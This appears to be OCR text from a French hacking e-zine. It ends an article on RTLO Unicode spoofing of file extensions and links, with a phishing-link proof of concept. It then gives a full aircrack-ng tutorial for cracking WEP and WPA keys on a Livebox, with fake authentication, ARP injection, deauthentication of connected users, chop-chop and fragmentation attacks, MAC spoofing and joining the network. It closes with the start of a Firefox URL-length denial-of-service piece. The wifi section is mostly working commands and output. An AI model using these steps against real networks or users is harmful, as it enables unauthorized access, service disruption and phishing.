
De plus le type de fichier n'apparait pas nécessairement dans les répertoires et cela permet , dans certains cas , une totale ressemblance (sans vérification à effectué) entre une extension original non dangereuse (.jpg / .txt ...) , et le malware spoofé .





Beaucoup de grands softwares d'acces WEB,discussions en ligne et échanges de données ignorent la dangerosité d'un tel téléchargement ou la négligent et refusent de black-lister cet unicode maglré qu'à l'heure actuelle , les escroqueries en ligne ne sessent de se multiplier et rapporter illégalement de plus en plus d'argent aux réseaux mafieux.
Liste (non-exaustive) : SAFARI / INTERNET EXPLORER / SKYPE / LIVE MESSENGER











*J'ai échangé quelques mails avec l'agence chargée des reports de vulnérabilité sur les applications de MicroSoft et ceux-ci m'ont répondu que leur politique de sécurité ne considère pour l'instant pas cette manipulation comme une négligence de sécurité du fait que le type d'exécution indiqué reste le même.

Conclusion : L'arnaque par téléchargement/envoi de malware avec son extension type spoofé pourrait alors donnée un taux de résultat beaucoup plus élevé : Il est regrettable de ne pas voir Microsoft considérer cette action comme dangereuse.


3 : Falsifier l'adresse URL d'un lien avec RTLO

Les liens hypertexte sur les langages comme HTML peuvent bien évidemment prendre n'importe quelle valeurs et ce malgré la destination sur la quelle il vous dirigeront c'est pourquoi les navigateur web utilisent une "Satus Bar*" affichant l'adresse URL lui étant relatif , au passage de votre curseur par dessus celui-ci.

Une partie des services de messageries instantanées (Tchat public/Espace commentaire/Messagerie instantanée) permettent l'envoi de liens hypertexte , mais ceux-ci ne sont transformés qu'uniquement par l'écriture de l'adresse URL donné. Impossible d'user des mêmes atouts que le langage HTML et de former des liens malléables.

Le RTLO permet là aussi une action sur le sens de lecture d'un lien envoyé ce qui pourait faciliter une possible escroquerie de type SCAM/Phishing. C'est le cas pour Windows Live Messenger , de plus , ses utilisateurs n'ayant pas pour habitude de recevoir des lien hypertexte manipulés , celle-ci pourrait permettre d'augmenter considérablement le taux de personnes piégées en comparaison d'un lien non officiel de phishing (exemple : www.Faceuboukeu.c0m / www.B4NQ.c0m / ...).

PoC :
exemple : [RTLO]
http://www.maliciouswebsite.com/moc.koobecaf.www://ptth
donnerait comme lien visible :
http://www.facebook.com/moc.etisbewsuoicilam.www//:ptth



Conclusion : la falsification d'un lien peut etre réalisée sur d'autres services que les navigateurs web via les langages web (HTML/JS...) avec la simple utilisation de l'unicode RTLO ce qui équivaut en quelque sorte aux même niveau de dangerosité que la falsification de la "Status-bar" d'un navigateur web.

4 : Quelques notes suplémentaires

Notons que certains sites web proposent l'écriture de commentaires et retransforment ou créent automatiquement les liens par leurs adresses de destinations données , là aussi le RLTO inverserait bien sur le sens de lecture du lien affiché ce qui pourait peut être faiblement augmenter le taux de réussite d'une probable escroquerie type phishing/SCAM ,utilisant la même technique précédemment expliquée .

Sans oublier que le sens du contenu de la page le suivant peut être totalement inversé après son injection , ce qui peut constituer une gêne pour les utilisateurs/visiteurs du site concerné...

5 : Conclusion finale

L'unicode Right to left OverRide permet donc une manipulation risquée pouvant permettre de multiples scénari d'escroquerie visant à la fois les comptes clients des internautes piégés ainsi que l'accès a leurs machines pour ce qui concerne l'execution d'un malware avec son extension "spoofée". Encores beaucoup d'autres manipulations dangereuses peuvent être effectuées avec celui-ci et nous trouvont très domage que Microsoft Windows ne black-liste pas cet unicode dans le nom de ses fichiers ainsi que sur de mutliples autres actions risquées ou celui-ci peut etre utilisé actuellement.

6 : Quelques liens sur le RTLO

Info sur le RTLO :
http://www.fileformat.info/info/unicode/char/202e/index.htm

Bug réparé par mozilla en Octoble 2009 :
http://www.mozilla.org/security/announce/2009/mfsa2009-62.html

Blog Alternativ-testing.fr:
http://www.alternativ-testing.fr/blog/index.php

Man of the Wifi : Aircrack's Audit Tutoriel

Par Sh0ck

Introduction

Dans ce paper, vous allez apprendre à vous servir de la suite aircrack-ng, tout d'abord, je vais parler du côté théorique de la chose, les méthodes de modulation utilisées, les méthodes de cryptage, et après cela, je passerais à la pratique qui est pour ma part la partie la plus intéressante, pourquoi donc parler de la théorie ? tout simplement parce qu'une personne en mesure d'auditer un point wifi doit savoir un minimum de choses, la base y compris, plusieurs lieux peuvent être vulnérables, comme des macdo, ou des endroits où il y a beaucoup de batiments.

II. La base du WiFi

Le wifi est basé sur des normes, il existe quatre normes à ce jour :

La norme 802.11b : Elle utilise comme type de modulation, le PSK (Phase Shift Keying) ou le QPSK (Quadrature Phase Shift Keying) qui permet d'avoir des débits deux fois plus élevés par rapport au PSK, la norme 802.11b peut atteindre des débits de 1 mb/s à 11 mb/s, ce qui n'est plus trop utilisé de nos jours.

La norme 802.11a : Contrairement à la norme 802.11b, cette norme utilise la modulation OFDM (Orthogonal Frequency Division Multiplexing) et permet d'avoir un débit de 54 mb/s. La norme 802.11g : Comme la norme 802.11a, cette norme utilise la modulation
OFDM et permet d'avoir un débit de 54 mb/s, contrairement à la norme 802.11a, cette norme est plus aboutie donc plus
utilisée.

La norme 802.11n : Cette norme compte remplacer le 802.11g car les débits seront plus élevés, on parle de débits d'une centaine de mb/s voir plus. Le wifi fonctionne à une fréquence d'environ 2.4 ghz pour quelques milliwatts, plus on a de Dbi, plus on peut capter un signal loin, le wifi comporte 14 canaux de fréquences plus ou moins puissants :

Canal	Fréquence
1	2.412
2	2.417
3	2.422
4	2.427
5	2.432
6	2.437
7	2.442
8	2.447
9	2.452
10	2.457
11	2.462
12	2.467
13	2.472
14	2.484

III. Fonctionnement de la suite aircrack

Tout d'abord, la suite aircrack-ng marche par étape :

- Activation du monitor mode de la carte compatible avec airmon-ng (il faut un chipset wifi compatible avec la capture de paquets et le fake auth par adresse mac que nous verrons plus tard).

- Capture de paquets avec airodump-ng.

- Stimulation du réseau avec aireplay-ng (il existe plusieurs attaques pour capturer encore plus de paquets que nous verrons également, il s'agit de la méthode chop chop et fragmentation).

- Crack de la clef avec aircrack-ng. Le but de la suite aircrack est en fait, de capturer les paquets envoyés sur le réseau par le routeur wifi grâce à airodump-ng et de décrypter les paquets reçus avec aircrack-ng par algorithme pour une clef wep ou par dictionnaire
pour une clef wpa ou wpa-psk qui sont des clefs un peu plus sécurisées.

IV. La pratique

Donc, pour le moment, nous allons prendre comme exemple, une clef wifi en wep (128 bits) sur une livebox (qui dit livebox, dit association par adresse mac, ça complique un peu la chose). Donc, nous devons trouver la clef wifi rien qu'avec la suite aircrack-ng, nous allons faire ceci par étapes, c'est parti :

Nous ouvrons donc une console, nous passons en root et nous faisons ceci :

$ airmon-ng

La liste des interfaces wifi apparaît, maintenant, nous faisons ceci :

$ airmon-ng start "l'interface wifi"

Pour ma part, ça sera :

$ airmon-ng start wlan0

J'utiliserais cette interface wifi durant tout le tutoriel, tachez donc de la modifier à chaque fois pour vous.
Si votre carte wifi n'est pas détectée dans airmon-ng, il faut l'activer :

$ ifconfig wlan0 up

Une fois la carte activée et le "monitor mode enabled", nous pouvons continuer avec airodump-ng.

$ airodump-ng --write "Nomquevousvoulez" --channel "lechanneldelalivebox" "interfacewifi"

Pour ma part, cela sera donc :

$ airodump-ng --write tutoriel --channel 1 wlan0

Si on ne connait pas le channel de la livebox, on peut faire comme ceci :

$ airodump-ng --write tutoriel wlan0

Les cannaux seront analysés un par un jusqu'à trouver la livebox, une fois trouvée, il suffit de regarder la case "CH XX"
pour connaitre le channel de la livebox. Une fois la livebox trouvée, on voit la colonne BSSID, elle correspond à l'adresse mac de la livebox. La colonne ESSID correspond au nom de la livebox. Pour être plus précis dans la capture, nous pouvons relancer airodump-ng comme ceci :

$ airodump-ng --write tutoriel2 --channel XX --bssid XX:XX:XX:XX:XX:XX wlan0

XX = Correspond au numéro du channel vus dans la case CH.
XX:XX:XX:XX:XX:XX = Correspond à l'adresse mac de la livebox.
wlan0 = Correspond à notre interface wifi.
La colonne #data nous intéresse fortement car cela correspond aux ivs qui nous permettront de cracker la clef avec aircrack, ce sont des petits morceaux de données envoyés par la livebox et reçus sur notre pc grâce à notre carte wifi. Maintenant, nous allons stimuler le réseau afin de capturer encore plus de paquets grâce à aireplay. Comme nous attaquons une livebox, elle est protégée par une association par adresse mac, nous allons donc tenter une attaque dites "Fake Auth" qui a pour but de voler une adresse mac déjà assignée.

$ aireplay-ng -1 0 -e ESSID -a BSSID -h STATION wlan0

-1 indique à aircrack qu'on veut faire une fake auth, 0 est le temps entre deux tentatives.
ESSID est le nom de la livebox (que l'on voit dans la colonne ESSID dans airodump-ng).
BSSID est l'adresse mac de la livebox (voir la colonne BSSID).
STATION est l'adresse mac de la station (voir colonne STATION).
wlan0 est notre interface.
Exemple :

$ aireplay-ng -1 0 -e Livebox-1490 -a XX:XX:XX:XX:XX:XX -h yy:yy:yy:yy:yy:yy wlan0

À ce moment là, nous devons avoir des messages du genre :

17:55:34 Sending Authentication Request
17:55:34 Sending Authentication Request
17:55:34 Sending Authentication Request
17:55:34 Sending Authentication Request
17:55:34 Authentication successful
17:55:34 Sending Authentication Request
17:55:34 Association successful

Le nombre de Sending Authentication Request peut varier en fonction de la qualité du signal et de certains facteurs. Maintenant que nous sommes associé avec le fake auth, on va faire une injection de paquets, c'est la clef pour réussir un crack wep rapidement, ça nous évite d'y passer la semaine pour capturer des ivs, sachant qu'il nous en faut environ 1 000 000 pour une clef 128 bits et 300 000 pour une clef 64 bits. Voici comment procéder pour faire une réinjection d'arp :

$ aireplay-ng -3 -e ESSID -b BSSID -h STATION wlan0

À la place de -1 pour la stimulation du réseau, nous avons -3 pour la réinjection d'ARP.
Exemple :

$ aireplay-ng -3 -e Livebox-1490 -b XX:XX:XX:XX:XX:XX -h yy:yy:yy:yy:yy:yy wlan0

On peut rajouter aussi le paramètre -x XXX qui représente la vitesse d'injection des paquets, par défaut, 600 paquets/s. Vous pouvez augmenter ou diminuer cette valeure en fonction de la qualité du signal mais évitez d'injecter trop rapidement, vous pouvez faire planter l'AP. Maintenant si tout se passe bien, nous pouvons voir que dans airodump-ng, les ivs augmentent ainsi que les ARP capturés.

Si vous n'arrivez pas à capturer d'ARP, il existe un moyen, c'est de forcer une station de se déconnecter avec aireplay.
Cela ne fonctionne pas toujours mais voici la commande :

$ aireplay-ng -0 1 -a XX:XX:XX:XX:XX:XX -c ZZ:ZZ:ZZ:ZZ:ZZ:ZZ wlan0

-o signale à aireplay qu'on veut faire une attaque de deauthentication.
1 correspond aux nombres de tentatives, si on mets cette valeure à 0, on produit une attaque en boucle (plus efficace).
-a correspond à l'adresse mac de la livebox.
-c correspond à l'adresse mac que l'on veut déconnecter, si on ne mets pas le paramètre -c dans la commande, on déconnecte tout le monde (pas très utile sauf dans certains cas).
wlan0 correspond à notre interface.
Maintenant, nous allons apprendre les deux autres attaques possibles (Chop chop et fragmentation).

IV. L'attaque Chop Chop

L'attaque Chop Chop consiste à injecter un faux arp afin de stimuler le réseau donc à avoir des ivs, ceci est utile quand une station ne génère pas d'arp. Toute la théorie de l'attaque Chop Chop peut être visionnée ici :

http://www.aircrack-ng.org/doku.php?id=chopchoptheory

Maintenant que la théorie est faite, voici la pratique :

$ aireplay-ng -4 -h yy:yy:yy:yy:yy:yy -b XX:XX:XX:XX:XX:XX wlan0

-4 signale à aireplay que nous voulons faire une attaque Chop Chop.
-h yy:yy:yy:yy:yy:yy correspond à l'adresse mac de la colonne STATION.
-b XX:XX:XX:XX:XX:XX correspond à l'adresse mac de la livebox.
wlan0 à notre interface wifi.

Nous avons une réponse ressemblante à ça :

```
+-------------------------------------------------------------------------+
      Read 165 packets...

         Size: 86, FromDS: 1, ToDS: 0 (WEP)

         BSSID  =  00:14:6C:7E:40:80
         Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:40:F4:77:E5:C9

         0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
         0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
         0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H....._=..C
         0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
         0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
         0x0050:  cfeb 4a72 be46                           ..Jr.F

 Use this packet ? y
+-------------------------------------------------------------------------+

Nous devons donc confirmer avec "y".

+-------------------------------------------------------------------------+
 Saving chosen packet in replay_src-0201-191639.cap

 Offset   85 ( 0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
 Offset   84 ( 1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
 Offset   83 ( 3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
 Offset   82 ( 5% done) | xor = 07 | pt = 4D |  161 frames written in   483ms
 Offset   81 ( 7% done) | xor = EB | pt = 00 |   12 frames written in    36ms
 Offset   80 ( 9% done) | xor = CF | pt = 00 |  152 frames written in   456ms
 Offset   79 (11% done) | xor = 05 | pt = 00 |   29 frames written in    87ms
 Offset   78 (13% done) | xor = 69 | pt = 00 |  151 frames written in   454ms
 Offset   77 (15% done) | xor = CA | pt = 00 |   24 frames written in    71ms
 Offset   76 (17% done) | xor = 65 | pt = 00 |  129 frames written in   387ms
 Offset   75 (19% done) | xor = 9E | pt = 00 |   36 frames written in   108ms
 Offset   74 (21% done) | xor = 72 | pt = 00 |   39 frames written in   117ms
 Offset   73 (23% done) | xor = 01 | pt = 00 |  146 frames written in   438ms
 Offset   72 (25% done) | xor = 71 | pt = 00 |   83 frames written in   249ms
 Offset   71 (26% done) | xor = A1 | pt = 00 |   43 frames written in   129ms
 Offset   70 (28% done) | xor = 3E | pt = 00 |   98 frames written in   294ms
 Offset   69 (30% done) | xor = BB | pt = 00 |  129 frames written in   387ms
 Offset   68 (32% done) | xor = AE | pt = 00 |  248 frames written in   744ms
 Offset   67 (34% done) | xor = FB | pt = 00 |  105 frames written in   315ms
 Offset   66 (36% done) | xor = 43 | pt = 00 |  101 frames written in   303ms
 Offset   65 (38% done) | xor = D4 | pt = 00 |  158 frames written in   474ms
 Offset   64 (40% done) | xor = 16 | pt = 00 |  197 frames written in   591ms
 Offset   63 (42% done) | xor = 7F | pt = 0C |   72 frames written in   217ms
 Offset   62 (44% done) | xor = 1F | pt = 37 |  166 frames written in   497ms
 Offset   61 (46% done) | xor = 5C | pt = A8 |  119 frames written in   357ms
 Offset   60 (48% done) | xor = 9B | pt = C0 |  229 frames written in   687ms
 Offset   59 (50% done) | xor = 91 | pt = 00 |  113 frames written in   339ms
 Offset   58 (51% done) | xor = 25 | pt = 00 |  184 frames written in   552ms
 Offset   57 (53% done) | xor = 94 | pt = 00 |   33 frames written in    99ms
 Offset   56 (55% done) | xor = F3 | pt = 00 |  193 frames written in   579ms
 Offset   55 (57% done) | xor = D6 | pt = 00 |   17 frames written in    51ms
 Offset   54 (59% done) | xor = FA | pt = 00 |   81 frames written in   243ms
 Offset   53 (61% done) | xor = EA | pt = 01 |   95 frames written in   285ms
 Offset   52 (63% done) | xor = 5D | pt = 37 |   24 frames written in    72ms
 Offset   51 (65% done) | xor = 33 | pt = A8 |   20 frames written in    59ms
 Offset   50 (67% done) | xor = CC | pt = C0 |   97 frames written in   291ms
 Offset   49 (69% done) | xor = 03 | pt = C9 |  188 frames written in   566ms
 Offset   48 (71% done) | xor = 34 | pt = E5 |   48 frames written in   142ms
 Offset   47 (73% done) | xor = 34 | pt = 77 |   64 frames written in   192ms
 Offset   46 (75% done) | xor = 51 | pt = F4 |  253 frames written in   759ms
 Offset   45 (76% done) | xor = 98 | pt = 40 |  109 frames written in   327ms
 Offset   44 (78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
 Offset   43 (80% done) | xor = 5E | pt = 01 |  194 frames written in   583ms
 Offset   42 (82% done) | xor = AF | pt = 00 |   99 frames written in   296ms
 Offset   41 (84% done) | xor = C4 | pt = 04 |  164 frames written in   492ms
 Offset   40 (86% done) | xor = CE | pt = 06 |   69 frames written in   207ms
 Offset   39 (88% done) | xor = 9D | pt = 00 |  137 frames written in   411ms
 Offset   38 (90% done) | xor = FD | pt = 08 |  229 frames written in   688ms
 Offset   37 (92% done) | xor = 13 | pt = 01 |  232 frames written in   695ms
 Offset   36 (94% done) | xor = 83 | pt = 00 |   19 frames written in    58ms
 Offset   35 (96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
Sent 957 packets, current guess: B9...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0201-191706.cap
Saving keystream in replay_dec-0201-191706.xor

Completed in 21s (2.29 bytes/s)
+-------------------------------------------------------------------------+
```

Nous avons fini, le fichier "replay_dec-0201-191706.xor" peut être utiliser pour générer des paquets avec packetforge-ng.

$ packetforge-ng -9 -r input.cap -y replay_dec-0201-191706.xor -w output.cap

-9 signale à packetforge-ng que l'on veut générer un paquet aléatoire.
-r input.cap correspond au fichier d'entrée.
-y replay_dec-0201-191706.xor correspond à notre fichier généré.
-w output.cap correspond au fichier de sortie.

Il y a plusieurs méthodes pour forger un paquet arp, vous pouvez les voir ici :

http://www.aircrack-ng.org/doku.php?id=packetforge-ng

Nous pouvons aussi utiliser l'attaque Chop Chop sans authentification :

$ aireplay-ng -4 -b XX:XX:XX:XX:XX:XX wlan0

VI. L'attaque par fragmentation

Comme pour l'attaque Chop Chop, l'attaque fragmentation a pour but de générer un .xor pour ensuite forget un paquet arp avec packetforge-ng.

Voici la commande :

$ aireplay-ng -5 -b XX:XX:XX:XX:XX:XX -h yy:yy:yy:yy:yy:yy wlan0

-5 signale à aireplay que nous voulons faire une attaque fragmentation.
-h yy:yy:yy:yy:yy:yy correspond à l'adresse mac de la colonne STATION.
-b XX:XX:XX:XX:XX:XX correspond à l'adresse mac de la livebox.
wlan0 à notre interface wifi.

VII. Aircrack-ng et Aircrack-ptw


Le but est d'assembler les deux algorithmes ensemblent, pour cela, voici comment faire :
Se mettre en root et aller dans le répertoire où se trouve votre .cap et faire cette commande.

$ aircrack-ng -z *.cap


-z sert à assembler aircrack-ng et aircrack-ptw ensemblent.
*.cap est votre fichier .cap, il suffit de modifier * par le nom de votre fichier.

Si aircrack-ng arrive à décrypter votre .cap, vous devriez obtenir à peu près ceci :

Ou bien :



Ou bien celle ci :



Ce sont des images approximatives, la seule qui nous intéresse est le key found avec la clef ou le pass secret.

VIII - Phase finale du crack WEP

Une fois la clef trouvée, il vous suffit de changer votre adresse mac par celle spoofée durant le tutoriel :

$ ifconfig wlan0 hw ether yy:yy:yy:yy:yy:yy

(Remplacez l'interface wlan0 par votre et l'adresse mac par celle que vous avez utilisée).

Maintenant il faut activer dhcp :

$ dhcp wlan0

Essayez de faire un ping sur un site connu comme google :

$ ping www.google.com

Si vous avez des réponses, vous êtes connecté, bravo ! Sinon, l'adresse de la livebox n'est pas celle d'origine, dans ce cas, il vous faudra utiliser un sniffer réseau comme wireshark.

IX - Crack WPA

Nous allons faire des commandes basiques vus plus haut, vous pourrez les comprendre en regardant les autres exemples :

$ airmon-ng start wlan0

$ airodump-ng --write crackwpa --channel XX --encrypt wpa wlan0

Maintenant comparé au crack WEP, le but n'est plus de faire une fake auth mais de faire une désauthentification des stations connectées. Le but est d'obtenir un Handshake (obligatoire pour lancer l'attaque par dictionnaire).

$ aireplay-ng -0 1 -a BSSID -c STATION wlan0

-0 indique qu'il s'agit d'une désauthentification.
1 est le nombre de tentatives, mettre 0 pour illimité.
BSSID est l'adresse mac de la colonne BSSID.
STATION est l'adresse mac de la colonne STATION (Facultative mais recommandée).

Après la désauthentification, attendez que le client se reconnecte, vous devrez avoir un Handshake, pour vérifier, lancez aircrack :

$ aircrack-ng *.cap

Ne remplacez rien dans cette commande.
Logiquement, vous devriez voir une liste, si dans la catégorie "Encryption" vous voyez "WPA (1 Handshake)", c'est bon,on peut continuer. Donc, pour décrypter la clef, vous avez besoin d'un dictionnaire (il y en a pleins sur internet).
Une fois que vous en avez un, lancez aircrack comme ceci :

$ aircrack-ng -w Cheminducico *.cap

Cheminducico = Vous devez remplacer ça par le chemin du dico, exemple : Desktop/dico.txt
*.cap = Vous devez remplacer * par le nom de votre .cap.
Aircrack se chargera de décrypter la clef mais vous avez le temps d'aller dormir, en effet, en wpa, le décryptage de la clef peut durer deux heures comme deux jours.

X - Airoscript, Spoonwep et Spoonwpa.

Airoscript est un script qui utilise la suite aircrack-ng mais qui facilite beaucoup l'exploitation, vous pourez le trouver ici :
http://airoscript.aircrack-ng.org/download.html.
Un manuel est disponible sur le site même si cela reste relativement simple.
Spoonwep et Spoonwpa sont des équivalents à airoscript mais en interface graphique, le must en rapidité.
Vous pouvez les avoir ici :
http://neovortex.kodings.googlepages.com/spoonwep2.lzm
http://shamanvirtuel.googlepages.com/SWPA.lzm

Firefox Maxlength Patching

par p3lo

Client patch :Browser Reversing tutorial -> XUL maxlength patch

Firefox maxlenght patching

1. Le danger maxlength (résumé des poc précédents)

Dans cet article je vais vous parler d'un phénomène assez commun et exploité dans la sécurité. Celui-ci se nomme le danger Maxlength , c'est un danger omniprésent auquel tout développeur est confronté un jour ou l'autre , le danger maxlength lorsque celui-ci est exploité peut mené à des failles très diversifiées , cela peut aboutir a des débordements de pile , de tampon de heap, un déni de service , un déni distribué de services, nous avons découvert qu'il été possible de l'exploiter dans des attaques de spoofing.

Ce danger fait partie intégrante du système que nous utilisons , il été déjà présent lors de la création de la machine de turing c'est pour dire , en réalité comme la plupart des grosses failles , à la base c'est une fonctionnalité qui est vulnérable que si son utilisation malicieuse n'a pas été prévue auparavant, donc heureusement pour nous il existe donc des moyens de prévenir ces types de vulnérabilités. Dans cet article je parlerais de la taille de la chaine de caractères que l'on peut inséré a l'intérieur d'une barre URL plus particulièrement en voulant éxécuté arbitrairement du javascript ou des langages tiers par l'intermédiaire des protocoles javascript et data. En lisant les diverses preuves de concept préalablement publiées sur la toile vous comprendrez qu'il existe des multitudes d'exploitations possibles relative a la taille de l'URL. Je ne développerais pas ce sujet de black box pentest dans cet article car je risquerais de trop m'étaler sur le sujet, par contre je le ferais surement dans un autre numéro.

Pour vous faire un rapide exemple d'une des possibilitées d'exploitation de la taille des URL créez un fichier texte puis endormez vous sur la touche A, vous pouvez aussi tenter de boire une bouteille de pastis cul sec au dessus de votre clavier , l'effet escompté sera le même . AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA etc.... faites en sorte que le résultat obtenu ressemble a plusieurs pages de données puis copiez-collez le contenu dans la barre d'url de firefox , lorsque firefox tentera d'atteindre l'url il est probable qu'un ralentissement se fasse sentir. Imaginez le résultat de ce genre d'attaque en utilisant des scripts permettant d'être réencodés ,recryptés a l'intérieur de la barrre d'url.

